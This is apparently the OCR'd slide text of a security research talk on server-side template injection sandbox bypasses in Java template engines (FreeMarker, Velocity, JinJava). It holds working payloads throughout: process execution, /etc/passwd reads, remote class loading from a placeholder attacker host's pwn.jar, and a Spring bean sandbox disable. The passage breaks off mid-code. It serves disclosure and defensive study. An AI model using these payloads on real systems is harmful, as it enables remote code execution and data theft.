
- Payload:

```
<div id="cdataExample"><![CDATA[ <%-- prefix --%<%@ Register TagPrefix="asp"
Namespace="System.Web.UI.WebControls" Assembly="System.Web, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" %>>
<asp3:ObjectDataSource ID="ODS1" runat="server" SelectMethod="Start"
TypeName="System.Diagnostics.Process" >
 <SelectParameters>
  <asp3:Parameter Direction="input" Type="string" Name="fileName" DefaultValue="calc"/>
 </SelectParameters>
</asp3:ObjectDataSource> <asp3:ListBox ID="LB1" runat="server" DataSourceID = "ODS1" />
<%-- sufix --%> ]]></div>
```


- Result:
  - Arbitrary code execution

Java Template Engines


Sandboxed
Java Template Engines
Java CMS-like systems
FreeMarker
Velocity
JinJava
Pebble
Alfresco
Liferay
Crafter
Ofbiz
Khoros
dotCMS
Cascade
Confluence
XWiki
HubSpot



Key	Value
user	acme.User



Key	Value
user	acme.User
request	ServletRequest
response	ServletResponse
application	ServletContext
session	HttpSession
...	...

Generic Sandbox Bypasses

Context objects

Context Inspection

- Access to Runtime?
  - Debug
  - Instrumentation
- Otherwise
  - Documentation | name guessing
  - List context objects

Indirect Objects

- javax.servlet.http.**HttpSession**.getAttributeNames()
  - $session | $request.session
- javax.servlet.http.**ServletRequest**.getAttributeNames()
  - $req | $request | $session.request
- javax.servlet.**ServletContext**.getAttributeNames()
  - $application | $request.servletContext | $session.servletContext

Demo: Object Dumpster Diving

VIDEO

STOP
COLUMBIA MISSOURI 874-6291
NOTICE
CAUTION

#1. ClassLoaders

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Where

- java.lang.**Class**.getClassLoader()
- java.lang.**Thread**.getCurrentClassLoader()
- java.lang.**ProtectionDomain**.getClassLoader()
- javax.servlet.**ServletContext**.getClassLoader()
- org.osgi.framework.wiring.**BundleWiring**.getClassLoader()
- org.springframework.context.**ApplicationContext**.getClassLoader()

What

- Arbitrary Class and Classpath Resource access
- Arbitrary Local file disclosure through *java.net.URL* access

```
<#assign uri = classLoader.getResource("META-INF").toURI() >
<#assign url = uri.resolve("file:///etc/passwd").toURL() >
<#assign bytes = url.openConnection().getInputStream().readAllBytes() >
```

Web Application ClassLoaders

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Tomcat	*org.apache.catalina.loader.WebappClassLoader*
Jetty	*org.eclipse.jetty.webapp.WebAppClassLoader*
GlassFish	*org.glassfish.web.loader.WebappClassLoader*
WildFly (JBoss)	*org.jboss.modules.ModuleClassLoader*
WebSphere	*com.ibm.ws.classloader.CompoundClassLoader*
WebLogic	*weblogic.utils.classloaders.ChangeAwareClassLoader*

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Web Application ClassLoaders

Remote Code Execution Vectors on Web Application ClassLoaders:

- WebShell upload
  - `getResources().write(…)` Tomcat
- Arbitrary object instantiation
  - `getResources().getContext().getInstanceManager()` Tomcat
  - `getContext().getObjectFactory()` Jetty
- JNDI lookup
  - `getResources().lookup(…)` GlassFish
- Attacker-controlled static class initializer
  - `defineCodeGenClass(…)` Weblogic
- Attacker-controlled static class initializer *(FreeMarker & Pebble only)*
  - `newInstance("http://attacker/pwn.jar").loadClass("Pwner").getField("PWN").get(null)`
    - Tomcat, Jetty, GlassFish … or any *java.net.URLClassLoader*
  - `defineApplicationClass(…).getField(…).get(null)` *WebSphere*

#2. InstanceManager / ObjectFactory

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Where

- ServletContext attributes on Tomcat, Jetty, WildFly (JBoss)
  - *org.apache.catalina.InstanceManager*
  - *org.wildfly.extension.undertow.deployment.UndertowJSPInstanceManager*
  - org.eclipse.jetty.util.DecoratedObjectFactory
- WebApp Classloaders
  - Tomcat
    ```
    $request.servletContext.classLoader.resources.context.instanceManager
    ```
  - Jetty
    ```
    $request.servletContext.classLoader.context.objectFactory
    ```

What

- Arbitrary Object Instantiation ➔ RCE. Eg:

```
${im.newInstance('javax.script.ScriptEngineManager').getEngineByName('js').eval('CODE')}
```

#3. Spring Application Context

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Where

- ServletContext attribute
  - `org.springframework.web.context.WebApplicationContext.ROOT`
- Spring Macro Request Context
  - Injected by Spring MVC automatically (normally undocumented in CMS)
  - `$springMacroRequestContext.getWebApplicationContext()`

What

- *getClassLoader()*
- *getEnvironment()*
- *getBean()*
  - Control application logic
  - Disable sandboxes
  - Instantiate arbitrary objects

Other Interesting Objects

- `com.fasterxml.jackson.databind.ObjectMapper`
- `org.springframework.web.context.support.ServletContextScope`
- `org.springframework.web.servlet.support.RequestContext`
- `org.apache.felix.framework.BundleContextImpl`
- `org.eclipse.osgi.internal.framework.BundleContextImpl`
- `com.liferay.portal.kernel.json.JSONFactoryUtil`
- `freemarker.ext.beans.BeansWrapper.getStaticModels`
- `com.opensymphony.xwork2.ognl.OgnlUtil`
- `com.opensymphony.xwork2.ognl.OgnlValueStack`
- `com.opensymphony.xwork.DefaultActionInvocation`
- `com.opensymphony.webwork.util.VelocityWebWorkUtil`
- `com.thoughtworks.xstream.XStream`
- `org.apache.camel.CamelContext`
- `...`

Specific Sandbox Bypasses

FreeMarker Sandbox

Previous Research

- James Kettle (PortSwigger) 2015
  - **?new()** built-in (default configuration)

  -
    ```
    ${"freemarker.template.utility.Execute"?new()("id")}
    ```
  - https://portswigger.net/research/server-side-template-injection
- Tony Torralba (Ackcent) 2019
  - Arbitrary object instantiation
  - Depends on non-default built-in and 3rd party library
  - https://ackcent.com/blog/in-depth-freemarker-template-injection/
- Ryan Hanson (Atredis Partners) March 2020
  - RCE vía File Write on Tomcat server
  - https://github.com/atredispartners/advisories/blob/master/ATREDIS-2019-0006.md

FreeMarker

FreeMarker Sandbox

Sandbox is based on method blocklist

- **Example *java.lang.Class.getClassLoader* is blocked**
  - class.protectionDomain.classLoader
  - servletContext.classLoader
  - ...
- **ClassLoader methods are allowed**
  - loadClass()
  - getResource()
  - ...
- **Reflective access to public fields is allowed**
  - Setting values is forbidden but ..
  - Reading them is ok

FreeMarker

FreeMarker Sandbox

RCE on FreeMarker + URLClassLoader (Tomcat, GlassFish, Jetty …)

```
http://attack.er
```

```
pwn.jar
```

```
public class Pwn {
     static { <PAYLOAD> }
     public static String PWN = "FOO";
}
```


```
<#assign urlClassloader=car.class.protectionDomain.classLoader>
<#assign urls=urlClassloader.getURLs()>
<#assign url= urls[0].toURI().resolve("https://attack.er/pwn.jar").toURL()>
<#assign pwnClassLoader=urlClassloader.newInstance(urls+[url])>
<#assign VOID=pwnClassLoader loadClass("Pwn").getField("PWN").get(null)>
```

FreeMarker

CodeQL Gadget Query

CodeQL lets you query and reason about code:

Find me public static fields that can instantiate arbitrary types!




```
import java

from Field f, RefType t, Method m
where
    f.isStatic() and f.isPublic() and
    (t = f.getInitializer().getType() or t = any (FieldWrite init | init.getField() = f).getType()) and
    t.getASupertype*().getAMethod() = m and
    m.isPublic() and
    exists(Method ni |
        ni.getName() = "newInstance" and
        (ni.getDeclaringType().getASupertype*().getSourceDeclaration().getQualifiedName() = "java.lang.reflect.Constructor" or
        ni.getDeclaringType().getASupertype*().getSourceDeclaration().getQualifiedName() = "java.lang.Class") and
        m.getACallee() = ni
    )
select f, t, m
```

FreeMarker

FreeMarker Sandbox



apache/freemarker `eedc075` 4 results

f	t	m
SIMPLE_WRAPPER ObjectWrapper.java:79	**SimpleObjectWrapper** SimpleObjectWrapper.java:29	**newInstance** BeansWrapper.java:1630
DEFAULT_WRAPPER ObjectWrapper.java:66	**DefaultObjectWrapper** DefaultObjectWrapper.java:63	**newInstance** BeansWrapper.java:1630
BEANS_WRAPPER ObjectWrapper.java:56	**BeansWrapper** BeansWrapper.java:88	**newInstance** BeansWrapper.java:1630
SAFE_OBJECT_WRAPPER _TemplateAPI.java:81	**SimpleObjectWrapper** SimpleObjectWrapper.java:29	**newInstance** BeansWrapper.java:1630

FreeMarker

FreeMarker Sandbox

RCE on FreeMarker

```
<#assign classloader=object.class.protectionDomain.classLoader>

<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>

<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("<SYSTEM CMD>")}
```

Fixed in 2.30 which introduces a new sandbox based on *MemberAccessPolicy*.

Default policy improves the blocklist and forbids access to ClassLoader methods and public fields through reflection. Legacy policy is still vulnerable

FreeMarker

FreeMarker Sandbox

If Spring Beans are accessible, we can normally disable the sandbox:

```
<#assign ac=springMacroRequestContext.webApplicationContext>
<#assign fc=ac.getBean('freeMarkerConfiguration')>
<#assign dcr=fc.getDefaultConfiguration().getNewBuiltinClassResolver()>
<#assign VOID=fc.setNewBuiltinClassResolver(dcr)>
${"freemarker.template.utility.Execute"?new()("id")}
```

FreeMarker

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Velocity Sandbox

Based on blocklisting classes and whole namespaces


```
introspector.restrict.packages = java.lang.reflect
introspector.restrict.classes = java.lang.Class
introspector.restrict.classes = java.lang.ClassLoader
introspector.restrict.classes = java.lang.Compiler
introspector.restrict.classes = java.lang.InheritableThreadLocal
introspector.restrict.classes = java.lang.Package
introspector.restrict.classes = java.lang.Process
introspector.restrict.classes = java.lang.Runtime
introspector.restrict.classes = java.lang.RuntimePermission
introspector.restrict.classes = java.lang.SecurityManager
introspector.restrict.classes = java.lang.System
introspector.restrict.classes = java.lang.Thread
introspector.restrict.classes = java.lang.ThreadGroup
introspector.restrict.classes = java.lang.ThreadLocal
...
```

Velocity

Velocity Sandbox

Blocklist checks are performed on current object class rather than inspecting the class hierarchy. eg:

```
${request.servletContext.classLoader.loadClass("CLASS")}
```



```
this = {SecureIntrospector@25353}
clazz = {Class@20513} "class org.apache.catalina.loader.ParallelWebappClassLoader"
methodName = "loadClass"
className = "org.apache.catalina.loader.ParallelWebappClassLoader"
dotPos = 26
packageName = "org.apache.catalina.loader"
badClasses.length = 13
badPackages = {String[1]@40540}
badClasses = {String[13]@40539}
badPackages.length = 1
```


Fixed in version 2.3

Velocity

Velocity Sandbox

Blocklist checks are performed on current object class rather than inspecting the class hierarchy. eg:

```
$request.servletContext.classLoader.loadClass("com.sun.org.apache.xerces.in
ternal.utils.ObjectFactory") newInstance("javax.script.ScriptEngineManager"
,null,true)
```



```
▶ this = {SecureIntrospector@25353}
▶ clazz = {Class@20513} "class org.apache.catalina.loader.ParallelWebappClassLoader"
▶ methodName = "loadClass"
▶ className = "org.apache.catalina.loader.ParallelWebappClassLoader"
  dotPos = 26
▶ packageName = "org.apache.catalina.loader"
  badClasses.length = 13
▶ badPackages = {String[1]@40540}
▶ badClasses = {String[13]@40539}
  badPackages.length = 1
```

Fixed in version 2.3

Velocity

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JinJava Sandbox

Method-based blocklist

```
RESTRICTED_METHODS = builder()
    .add("clone")
    .add("hashCode")
    .add("getClass")
    .add("getDeclaringClass")
    .add("forName")
    .add("notify")
    .add("notifyAll")
    .add("wait").build();
```

Forbids any methods returning a *java.lang.Class*


```
…
result = super.invoke(..., method, ...);

if (result instanceof Class) {
    throw new MethodNotFoundException();
}
…
```

However, it is still possible to invoke methods that return *java.lang.Class* **arrays** or **maps**

JinJava

JinJava Sandbox

Secret keyword to access the underlying interpreter/engine:



```
try {
    if ("____int3rpr3t3r____".equals(property)) {
        value = this.interpreter;
    } else if (propertyName.startsWith("filter:")) {
        item = ErrorItem.FILTER;
        value = this.interpreter.getContext().getFilter(StringUtils.substringAfter(propertyName,  separator: "filter:"));
    } else if (propertyName.startsWith("exptest:")) {
        item = ErrorItem.EXPRESSION_TEST;
